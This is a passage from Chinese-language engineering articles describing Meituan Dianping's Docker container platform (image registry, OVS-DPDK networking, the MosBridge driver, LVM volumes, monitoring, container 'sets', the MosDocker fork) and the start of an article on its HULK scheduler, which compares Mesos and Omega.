创建虚拟机流程较多，一般需要经历调度、准备磁盘、部署配置、启动等多个阶段，平台控制器和 Host-SRV 之间需要很多的交互过程，带来了一定量的延迟。容器相对简单许多，只需要调度、部署启动两个阶段。因此我们对容器的 API 做了简化，将准备磁盘、部署配置和启动整合成一步完成，经简化后容器的创建和启动延迟不到 3 秒钟，基本达到了 Docker 的启动性能。

Host-SRV

Host-SRV 是宿主机上的容器进程管理器，负责容器镜像拉取、容器磁盘空间管理、以及容器创建、销毁等运行时的管理工作。

镜像拉取：Host-SRV 接到控制器下发的创建请求后，从镜像仓库下载镜像、缓存，然后通过 Docker Load 接口加载到 Docker 里。

容器运行时管理：Host-SRV 通过本地 Unix Socker 接口与 Docker Daemon

通信，对容器生命周期的控制，并支持容器 Logs、exec 等功能。

容器磁盘空间管理：同时管理容器 Rootfs 和 Volume 的磁盘空间，并向控制器上报磁盘使用量，调度器可依据使用量决定容器的调度策略。

Host-SRV 和 Docker Daemon 通过 Unix Socket 通信，容器进程由 Docker-Containerd 托管，所以 Host-SRV 的升级发布不会影响本地容器的运行。

镜像仓库

容器平台有两个镜像仓库：

- **Docker Registry:** 提供 Docker Hub 的 Mirror 功能，加速镜像下载，便于业务团队快速构建业务镜像；
- **Glance:** 基于 Openstack 组件 Glance 扩展开发的 Docker 镜像仓库，用以托管业务部门制作的 Docker 镜像。

镜像仓库不仅是容器平台的必要组件，也是私有云的必要组件。美团私有云使用 Glance 作为镜像仓库，在建设容器平台之前，Glance 只用来托管虚拟机镜像。每个镜像有一个 UUID，使用 Glance API 和镜像 UUID，可以上传、下载虚拟机镜像。Docker 镜像实际上是由一组子镜像组成，每个子镜像有独立的 ID，并带有一个 Parent ID 属性，指向其父镜像。我们稍加改造了一下 Glance，对每个 Glance 镜像增加 Parent ID 的属性，修改了镜像上传和下载的逻辑。经过简单扩展，使 Glance 具有托管 Docker 镜像的能力。通过 Glance 扩展来支持 Docker 镜像有以下优点：

- 可以使用同一个镜像仓库来托管 Docker 和虚拟机的镜像，降低运维管理成本；
- Glance 已经十分成熟稳定，使用 Glance 可以减少在镜像管理上踩坑；
- 使用 Glance 可以使 Docker 镜像仓库和美团私有云“无缝”对接，使用同一套镜像 API，可以同时支持虚拟机和 Docker 镜像上传、下载，支持分布式的存储后端和多租户隔离等特性；
- Glance UUID 和 Docker Image ID 是一一对应的关系，利用这个特性我们实现了 Docker 镜像在仓库中的唯一性，避免冗余存储。

可能有人疑问，用 Glance 做镜像仓库是“重新造轮子”。事实上我们对 Glance 的改造只有 200 行左右的代码。Glance 简单可靠，我们在很短的时间就完成了镜像仓库的开发上线，目前美团点评已经托管超过 16,000 多个业务方的 Docker 镜像，平均上传和下载镜像的延迟都是秒级的。

高性能、高弹性的容器网络

网络是十分重要的，又有技术挑战性的领域。一个好的网络架构，需要有高网络传输性能、高弹性、多租户隔离、支持软件定义网络配置等多方面的能力。早期 Docker 提供的网络方案比较简单，只有 None、Bridge、Container 和 Host 这四种网络模式，也没有用户开发接口。2015 年 Docker 在 1.9 版本集成了 Libnetwork 作为其网络的解决方案，支持用户根据自身需求，开发相应的网络驱动，实现网络功能自定义的功能，极大地增强了 Docker 的网络扩展能力。

从容器集群系统来看，只有单宿主机的网络接入是远远不够的，网络还需要提供跨宿主机、机架和机房的能力。从这个需求来看，Docker 和虚拟机来说是共通的，没有明显的差异，从理论上也可以用同一套网络架构来满足 Docker 和虚拟机的网络需求。基于这种理念，容器平台在网络方面复用了美团云网络基础架构和组件。




图 2　美团点评容器平台网络架构

数据平面：我们采用万兆网卡，结合 OVS-DPDK 方案，并进一步优化单流的转发性能，将几个 CPU 核绑定给 OVS-DPDK 转发使用，只需要少量的计算资源即可提供万兆的数据转发能力。OVS-DPDK 和容器所使用的 CPU 完全隔离，因此也不影响用户的计算资源。

控制平面：我们使用 OVS 方案。该方案是在每个宿主机上部署一个自研的软件 Controller，动态接收网络服务下发的网络规则，并将规则进一步下发至 OVS 流表，决定是否对某网络流放行。

MosBridge

在 MosBridge 之前，我们配置容器网络使用的是 None 模式。所谓 None 模式也就是自定义网络的模式，配置网络需要如下几步：

1. 在创建容器时指定—net=None，容器创建启动后没有网络；
2. 容器启动后，创建 eth-pair；
3. 将 eth-pair 一端连接到 OVS Bridge 上；
4. 使用 nsenter 这种 Namespace 工具将 eth-pair 另一端放到容器的网络 Namespace 中，然后改名、配置 IP 地址和路由。

然而，在实践中，我们发现 None 模式存在一些不足：

- 容器刚启动时是无网络的，一些业务在启动前会检查网络，导致业务启动失败；
- 网络配置与 Docker 脱离，容器重启后网络配置丢失；
- 网络配置由 Host-SRV 控制，每个网卡的配置流程都是在 Host-SRV 中实现的。以后网络功能的升级和扩展，例如对容器添加网卡，或者支持 VPC，会使 Host-SRV 越来越难以维护。

为了解决这些问题，我们将眼光投向 Docker Libnetwork。Libnetwork 为用户提供了可以开发 Docker 网络的能力，允许用户基于 Libnetwork 实现网络驱动来自定义其网络配置的行为。就是说，用户可以编写驱动，让 Docker 按照指定的参数为容器配置 IP、网关和路由。基于 Libnetwork，我们开发了 MosBridge -

适配美团云网络架构的 Docker 网络驱动。在创建容器时，需要指定容器创建参数—net=mosbridge，并将 IP 地址、网关、OVS Bridge 等参数传给 Docker，由 MosBridge 完成网络的配置过程。有了 MosBridge，容器创建启动后便有了网络可以使用。容器的网络配置也持久化在 MosBridge 中，容器重启后网络配置也不会丢失。更重要的是，MosBridge 使 Host-SRV 和 Docker 充分解耦，以后网络功能的升级也会更加方便。

解决 Docker 存储隔离性的问题

业界许多公司使用 Docker 都会面临存储隔离性的问题。就是说 Docker 提供的数据存储的方案是 Volume，通过 mount bind 的方式将本地磁盘的某个目录挂载到容器中，作为容器的“数据盘”使用。这种本地磁盘 Volume 的方式无法做到容量限制，任何一个容器都可以不加限制地向 Volume 写数据，直到占满整个磁盘空间。




图 3　LVM-Volume 方案

针对这一问题，我们开发了 LVM Volume 方案。该方案是在宿主机上创建一个 LVM VG 作为 Volume 的存储后端。创建容器时，从 VG 中创建一个 LV 当作一块磁盘，挂载到容器里，这样 Volume 的容量便由 LVM 加以强限制。得益于 LVM 机

强大的管理能力，我们可以做到对 Volume 更精细、更高效的管理。例如，我们可以很方便地调用 LVM 命令查看 Volume 使用量，通过打标签的方式实现 Volume 伪删除和回收站功能，还可以使用 LVM 命令对 Volume 做在线扩容。值得一提地是，LVM 是基于 Linux 内核 Devicemapper 开发的，而 Devicemapper 在 Linux 内核的历史悠久，早在内核 2.6 版本时就已合入，其可靠性和 IO 性能完全可以信赖。

适配多种监控服务的容器状态采集模块

容器监控是容器管理平台极其重要的一环，监控不仅仅要实时得到容器的运行状态，还需要获取容器所占用的资源动态变化。在设计实现容器监控之前，美团点评内部已经有了许多监控服务，例如 Zabbix、Falcon 和 CAT。因此我们不需要重新设计实现一套完整的监控服务，更多地是考虑如何高效地采集容器运行信息，根据运行环境的配置上报到相应的监控服务上。简单来说，我们只需要考虑实现一个高效的 Agent，在宿主机上可以采集容器的各种监控数据。这里需要考虑两点：

1. 监控指标多，数据量大，数据采集模块必须高效率；
2. 监控的低开销，同一个宿主机可以跑几十个，甚至上百个容器，大量的数据采集、整理和上报过程必须低开销。




图 4　监控数据采集方案

针对业务和运维的监控需求，我们基于 Libcontainer 开发了 **Mos-Docker-Agent** 监控模块。该模块从宿主机 proc、CGroup 等接口采集容器数据，经过加工换算，再通过不同的监控系统 driver 上报数据。该模块使用 GO 语言编写，既可以高效率，又可以直接使用 Libcontainer。而且监控的数据采集和上报过程不经过 Docker Daemon，因此不会加重 Daemon 的负担。

在监控配置这块，由于监控上报模块是插件式的，可以高度自定义上报的监控服务类型，监控项配置，因此可以很灵活地适应不同的监控场景的需求。

支持微服务架构的设计

近几年，微服务架构在互联网技术领域兴起。微服务利用轻量级组件，将一个大型的服务拆解为多个可以独立封装、独立部署的微服务实例，大型服务内在的复杂逻辑由服务之间的交互来实现。

美团点评的很多在线业务是微服务架构的。例如美团点评的服务治理框架，会为每一个在线服务配置一个服务监控 Agent，该 Agent 负责收集上报在线服务的状态信息。类似的微服务还有许多。对于这种微服务架构，使用 Docker 可以有以下两种封装模式。

1. 将所有微服务进程封装到一个容器中。但这样使服务的更新、部署很不灵活，任何一个微服务的更新都要重新构建容器镜像，这相当于将 Docker 容器当作虚拟机使用，没有发挥出 Docker 的优势。
2. 将每个微服务封装到单独的容器中。Docker 具有轻量、环境隔离的优点，很适合用来封装微服务。不过这样可能产生额外的性能问题。一个是大型服务的容器化会产生数倍的计算实例，这对分布式系统的调度和部署带来很大的压力；另一个是性能恶化问题，例如有两个关系紧密的服务，相互通信流量很大，但被部署到不同的机房，会产生相当大的网络开销。

对于支持微服务的问题，Kubernetes 的解决方案是 Pod。每个 Pod 由多个容器组成，是服务部署、编排、管理的最小单位，也是调度的最小单位。Pod 内的容器

相互共享资源，包括网络、Volume、IPC 等。因此同一个 Pod 内的多个容器相互之间可以高效率地通信。

我们借鉴了 Pod 的思想，在容器平台上开发了面向微服务的容器组，我们内部称之为 set。一个 set 逻辑示意如下图所示。




图 5　Set 逻辑示意图

set 是容器平台的调度、弹性扩容 / 缩容的基本单位。每个 set 由一个 BusyBox 容器和若干个业务容器组成，BusyBox 容器不负责具体业务，只负责管理 set 的网络、Volume 和 IPC 配置。

set 内的所有容器共享网络，Volume 和 IPC。set 配置使用一个 JSON 描述（如图 6 所示），每一个 set 实例包含一个 Container List，Container 的字段描述了该容器运行时的配置，重要的字段有：

- **Index**，容器编号，代表容器的启动顺序；
- **Image**，Docker 镜像在 Glance 上的 name 或者 ID；
- **Options**，描述了容器启动时的参数配置。其中 CPU 和 MEM 都是百分比，表示这个容器相对于整个 set 在 CPU 和内存的分配情况（例如，对于一个 4 核的 set 而言，容器 CPU:80，表示该容器将最多使用 3.2 个物理核）。

图 6　set 的配置 json

通过 set，我们将美团点评的所有容器业务都做了标准化，即所有的线上业务都是用 set 描述，容器平台内只有 set，调度、部署、启停的单位都是 set。

对于 set 的实现上我们还做了一些特殊处理：

- Busybox 具有 Privileged 权限，可以自定义一些 sysctl 内核参数，提升容器性能。
- 为了稳定性考虑，用户不允许 SSH 登陆 Busybox，只允许登陆其他业务容器。
- 为了简化 Volume 管理，每一个 set 只有一个 Volume，并挂载到 Busybox 下，每个容器相互共享这个 Volume。

很多时候一个 set 内的容器来自不同的团队，镜像更新频度不一，我们在 set 基础上设计了一个灰度更新的功能。该功能允许业务只更新 set 中的部分容器镜像，通过一个灰度更新的 API，即可将线上的 set 升级。灰度更新最大的好处是可以在线更新部分容器，并保持线上服务不间断。

Docker 稳定性和特性的解决方案：MosDocker

众所周知，Docker 社区非常火热，版本更新十分频繁，大概 2 ~ 4 个月左右会有一个大版本更新，而且每次版本更新都会伴随大量的代码重构。Docker 没有一个长期维护的 LTS 版本，每次更新不可避免地会引入新的 Bug。由于时效原因，一般情况下，某个 Bug 的修复要等到下一个版本。例如 1.11 引入的 Bug，一般要到 1.12 版才能解决，而如果使用了 1.12 版，又会引入新的 Bug，还要等 1.13 版。如此一来，Docker 的稳定性很难满足生产场景的要求。因此十分有必要维护一个相对稳定的版本，如果发现 Bug，可以在此版本基础上，通过自研修复，或者采用社区的 BugFix 来修复。

除了稳定性的需求之外，我们还需要开发一些功能来满足美团点评的需求。美团点评业务的一些需求来自于我们自己的生产环境，而不属于业界通用的需求。对于这类需求，开源社区通常不会考虑。业界许多公司都存在类似的情况，作为公司基础服务团队就必须通过技术开发来满足这种需求。

基于以上考虑，我们从 Docker 1.11 版本开始，自研维护一个分支，我们称之为 MosDocker。之所以选择从版本 1.11 开始，是因为从该版本开始，Docker 做了几项重大改进：

Docker Daemon 重构为 Daemon、Containerd 和 runC 这 3 个 Binary，并解决 Daemon 的单点失效问题；

- 支持 OCI 标准，容器由统一的 rootfs 和 spec 来定义；
- 引入了 Libnetwork 框架，允许用户通过开发接口自定义容器网络；
- 重构了 Docker 镜像存储后端，镜像 ID 由原来的随即字符串转变为基于镜像内容的 Hash，使 Docker 镜像安全性更高。

到目前为止，MosDocker 自研的特性主要有：

1. MosBridge，支持美团云网络架构的网络驱动，基于此特性实现容器多 IP，VPC 等网络功能；

2. Cgroup 持久化，扩展 Docker Update 接口，可以使更多的 CGroup 配置持久化在容器中，保证容器重启后 CGroup 配置不丢失。
3. 支持子镜像的 Docker Save，可以大幅度提高 Docker 镜像的上传、下载速度。

总之，维护 MosDocker 使我们可以将 Docker 稳定性逐渐控制在自己手里，并且可以按照公司业务的需求做定制开发。

在实际业务中的推广应用

在容器平台运行的一年多时间里，已经接入了美团点评多个大型业务部门的业务，业务类型也是多种多样。通过引入 Docker 技术，为业务部门带来诸多好处，典型的好处包括以下两点。

- 快速部署，快速应对业务突发流量。由于使用 Docker，业务的机器申请、部署、业务发布一步完成，业务扩容从原来的小时级缩减为秒级，极大地提高了业务的弹性能力。
- 节省 IT 硬件和运维成本。Docker 在计算上效率更高，加之高弹性使得业务部门不必预留大量的资源，节省大量的硬件投资。以某业务为例，之前为了应对流量波动和突发流量，预留了 32 台 8 核 8G 的虚拟机。使用容器弹性方案，即 3 台容器 + 弹性扩容的方案取代固定 32 台虚拟机，平均单机 QPS 提升 85%，平均资源占用率降低 44–56%(如图 7，8 所示)。
- Docker 在线扩容能力，保障服务不中断。一些有状态的业务，例如数据库和缓存，运行时调整 CPU、内存和磁盘是常见的需求。之前部署在虚拟机中，调整配置需要重启虚拟机，业务的可用性不可避免地被中断了，成为业务的痛点。Docker 对 CPU、内存等资源管理是通过 Linux 的 CGroup 实现的，调整配置只需要修改容器的 CGroup 参数，不必重启容器。




图 7　某业务虚拟机和容器平均单机 QPS




图 8　某业务虚拟机和容器资源使用量

结束语

本文介绍了美团点评 Docker 的实践情况。经过一年的推广实践，从部门内部自己使用，到覆盖公司大部分业务部门和产品线；从单一业务类型到公司线上几十种业务类型，证明了 Docker 这种容器虚拟化技术在提高运维效率，精简发布流程，降低 IT 成本等方面的价值。

目前 Docker 平台还在美团点评深入推广中。在这个过程中，我们发现 Docker（或容器技术）本身存在许多问题和不足，例如，Docker 存在 IO 隔离性不强的问题，无法对 Buffered IO 做限制；偶尔 Docker Daemon 会卡死，无反应的问题；容器内存 OOM 导致容器被删除，开启 OOM_kill_disabled 后可能导致宿主机内核崩溃等问题。因此 Docker 技术，在我们看来和虚拟机应该是互补的关系，不能指望在所有场景中 Docker 都可以替代虚拟机，因此只有将 Docker 和虚拟机并重，才能满足用户的各种场景对云计算的需求。

美团点评容器平台 HULK 的调度系统

思宇

背景

美团点评作为国内最大的 O2O 平台，业务热度的高峰低谷非常显著且规律，如果遇到节假日或促销活动，流量还会在短时间内出现成倍的增长。过去传统虚拟机的服务运行及部署机制在应对服务快速扩容、缩容需求中存在诸多不足：

- 资源实例创建慢，需要预先安装好运行所需的环境，比如 JDK 等。
- 扩容后的实例，需要经过代码部署流程，一些情况下还需要修改配置后才能承接流量。
- 资源申请容易回收难，促销活动后做相关资源的回收下线会比较漫长。
- 由于业务存在典型的高峰低谷，为保障业务稳定，资源实例数要保障能抗高峰期容量峰值的 1–2 倍，从而导致非高峰期资源大量闲置，整体利用效率低。


注意到上面这些问题后，我们经过调研与测试，结合业界的实践经验，决定基于 Docker 容器技术来实现服务的弹性伸缩，有效应对快速扩缩容需求、提升资源利用效率。

Docker 容器技术也是一类虚拟化技术，不同于虚拟机的硬件虚拟化，容器是基于操作系统内核的隔离机制实现。容器省去了模拟底层硬件、指令等操作，直接基于宿主机内核，并隔离出独立的系统环境、加以资源限制，能有效提升启动速度和性能。

HULK 容器平台简介

美团点评基础架构团队在 2015 年中旬启动了公司级的容器集群管理及弹性伸缩平台——HULK 项目，目标是提供 Docker 容器平台，推动公司的服务容器化，实现自动的弹性扩容、缩容，提升资源利用率、业务运维效率并降低 IT 运维成本。

> HULK 是美国漫威漫画旗下超级英雄“绿巨人”，拥有强大的变身能。变身后的绿巨人对各类疾病、射线、毒药及物理攻击有很高的免疫力，加上超强的再生能力使得其非常强大。
>
> 我们选择 HULK 作为项目名，就是希望美团点评服务在接入 HULK 之后可以拥有绿巨人般强大的变身能力（弹性扩缩），进而在此基础上提升服务的健壮性、稳定性及资源利用率。



HULK 容器平台系统层次图

在 HULK 所有模块中，调度系统负责对资源池进行统一的调度分配与管理。主要职责包括：


1. 接受上层弹性伸缩及集群管理模块的资源申请、回收请求，执行资源分配。
2. 综合多种资源利用、服务优化的调度算法，决策最优资源部署位置，提高资源利用率、节约成本并保障服务稳定性。
3. 对接云平台 IaaS 层。

本文将主要对 HULK 容器平台的调度系统进行介绍，包括当前调度系统的设计、考量指标、相关算法等。

HULK 调度系统介绍

核心指标

从 HULK 弹性调度系统的设计以及后续的演进过程来看，一个完善的调度系统主要需要关注以下三个指标：



调度系统核心指标

- **资源利用率：**即提高整体物理集群的资源利用率。一个优秀的调度系统可以把资源利用率提高到 30%~70%，而简陋的调度系统甚至会使资源利用率降低到 10% 以下。
- **业务最优化**：即保障运行业务的稳定高可用，以及服务相互调用的优化。比如，如果调度系统一味的追求资源利用率，将宿主机上堆砌超过其负载能力的实

例，又或一台宿主机 / 机架的故障会影响到一个服务下所有实例的运行，都在业务稳定性上打了折扣。

- **并发调度能力**：调度系统请求处理能力的体现。一个大规模的物理集群上，往往运行了数以千百计的业务，当出现调度请求高峰的场景下，调度系统要有能力在短时间内给出答案，即使这个答案可能只是全局近似最优解。

调度系统设计难题

调度系统设计的难题，在于**几个调度核心指标在实现上存在的矛盾关系**，类似于 CAP 理论中的三要素，无法同时满足。

在 CAP 理论中，Consistency（一致性）、Availability（可用性）与 Partition Tolerance（分区容错性）无法同时满足。如果追求可用性与分区容错性，则需要牺牲强一致性，只能保证最终一致性；而如果要保障强一致性与可用性，如果出现网络故障将无法正常工作。

类似的，在调度系统中，如果要追求极限的资源利用率，则每一次调度的结果必须是基于当前资源池状态的最优解，因此不管调度队列还是调度处理计算只能是“单行道”，效率低下是毋庸置疑的，大批量伸缩调度场景下任务堆积严重。

如果追求高效的调度能力，则所有调度请求需要并发处理。但底层资源池只有一个，很容易出现多个调度请求争抢同一份资源的情况。这种情况下，就要采取措施来保障资源层数据一致性，且调度所得的结果不能保证是全局最优解（无法最大化资源利用率）。

业界解决思路

Mesos

Mesos 采用双层调度的理念，把应用相关的管理交由上层 Framework 来做，这也是 Mesos 与 Kubernetes 等系统最大的不同点。Mesos 只是分布式系统内核，即管理分布式资源、对外暴露标准接口来操作集群资源（屏蔽资源层细节）。在双层调度的模式下，Mesos 只负责在不同的 Framework 之间分派资源，将资源作为 Offer 的形式提供给 Framework。

这种做法把上述调度设计矛盾丢给了 Framework，但如果只从提供资源 Offer 的角度来看，这是一种并发调度的形式（同一个 Mesos 资源池，资源要提供给上层多个 Framework）。Mesos 解决并发调度、资源池数据一致性的方案是，资源 Offer 同时只会分派给一个 Framework。这种资源分派方式是悲观的，资源被 Framework 独占，直到返回或超时。

显然，这种悲观锁导致了 Mesos 双层调度的并发粒度较小，但是在多数情况下，同个 Mesos 集群上层的 Framework 数量不会太多，有时只有一个 Framework 在独享资源，因此这种悲观锁的方案一般不会存在分配调度的瓶颈问题。

Omega

Omega 同样采用了将资源分派给上层应用的调度方式，与 Mesos 的悲观锁不同，Omega 采用了乐观锁（MVCC，基于多版本的并发访问控制）解决并发调度的问题，因此 Omega 也被称为共享状态调度器。

由于将资源层信息作为共享数据提供给上层所有应用，Omega 为了解决数据一致性，会对所有应用调度的提交冲突做解决，本质上是为每个节点维护了一个状态关系数据库。从这个角度看，Omega 也存在一些缺点：

1. 共享调度时冲突发生的频率，直接影响了整体调度器的性能。
2. 由于没有集中的调度模块，难以对所有资源分组（Namespace）或用户的资源使用量做精确限制。
3. 上层调度器数量仍然不能很多，并行分发完整的集群状态的开销较大。

Borg 与 Kubernetes

